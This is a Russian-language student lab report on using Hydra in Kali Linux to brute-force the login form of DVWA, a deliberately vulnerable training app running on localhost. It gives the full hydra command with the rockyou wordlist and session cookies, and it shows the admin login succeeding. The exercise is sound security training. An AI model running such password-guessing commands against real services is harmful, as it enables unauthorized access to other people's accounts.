

Отчёт по 3 этапу индивидуального проекта

Дисциплина: Информационная безопасность

Андрианова Марина Георгиевна

Содержание

Цель работы	1
Выполнение 3-го этапа индивидуального проекта.....	1
Выводы.....	4

Цель работы

Приобретение практических навыков по использованию инструмента Hydra для подбора паролей в Kali Linux.

Выполнение 2-го этапа индивидуального проекта

Для перебора пароля нам нужен файл, их содержащий. Пример такого файла находится в директории /usr/share/wordlists в архиве rockyou.txt.gz. Скопируем архив в директорию Downloads и разархивируем его (рис.1).

```
(mgandrianova4@kali)-[~/Downloads]
$ cp /usr/share/wordlists/rockyou.txt.gz /home/mgandrianova4/Downloads/rockyou.txt.gz

(mgandrianova4@kali)-[~/Downloads]
$ ls
rockyou.txt.gz

(mgandrianova4@kali)-[~/Downloads]
$ gzip -d rockyou.txt.gz

(mgandrianova4@kali)-[~/Downloads]
$ ls
rockyou.txt
```

Рис.1: Копирование архива в папку Downloads

Запустим сервисы MySQL и APache2(рис.2).

```
(mgandrianova4@kali)-[~/Downloads]
$ service mysql status
o mariadb.service - MariaDB 11.4.3 database server
   Loaded: loaded (/usr/lib/systemd/system/mariadb.service; disabled; preset: disabled)
   Active: inactive (dead)
   Docs: man:mariadb(8)
         https://mariadb.com/kb/en/library/systemd/

(mgandrianova4@kali)-[~/Downloads]
$ service apache2 status
o apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
   Active: inactive (dead)
   Docs: https://httpd.apache.org/docs/2.4/

(mgandrianova4@kali)-[~/Downloads]
$ sudo service mysql start
[sudo] password for mgandrianova4:

(mgandrianova4@kali)-[~/Downloads]
$ sudo service apache2 start
```

Рис.2: Запуск сервисов

Форма для взлома находится в разделе Brute Force (рис.3).




Рис.3: Раздел Brute Force

Нам пригодятся фрагменты-cookie нашего приложения: PHPSESSID и security (рис.4-5).




Рис.4: Фрагменты-cookie




Рис.5: Фрагменты-cookie

Воспользуемся утилитой hydra, введя следующую команду: "hydra -l admin -P ~/Downloads/rockyou.txt -s 80 localhost http-get-form "/DVWA/vulnerabilities/brute:username=^USER^&password=^PASS^&Login=Login:H=Cookie:security=medium;PHPSESSID=n9l7e82i2ph4mi0b1o42ltif5p:F=Username and/or password incorrect." (рис.6).



Рис.6: Ввод команды

После выполнения команды видим, что утилита подобрала подходящий пароль (рис.7).





Рис.7:Подбор пароля

Вводим подобранный пароль в соответствующее поле и успешно авторизуемся (рис.8).



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

Vulnerability: Brute Force

Login

Username:

Password:

Login

Welcome to the password protected area **admin**




Рис.8: Ввод подобранныго пароля

Выводы

Приобрела практические навыки по использованию инструмента Hydra для подбора паролей в Kali Linux.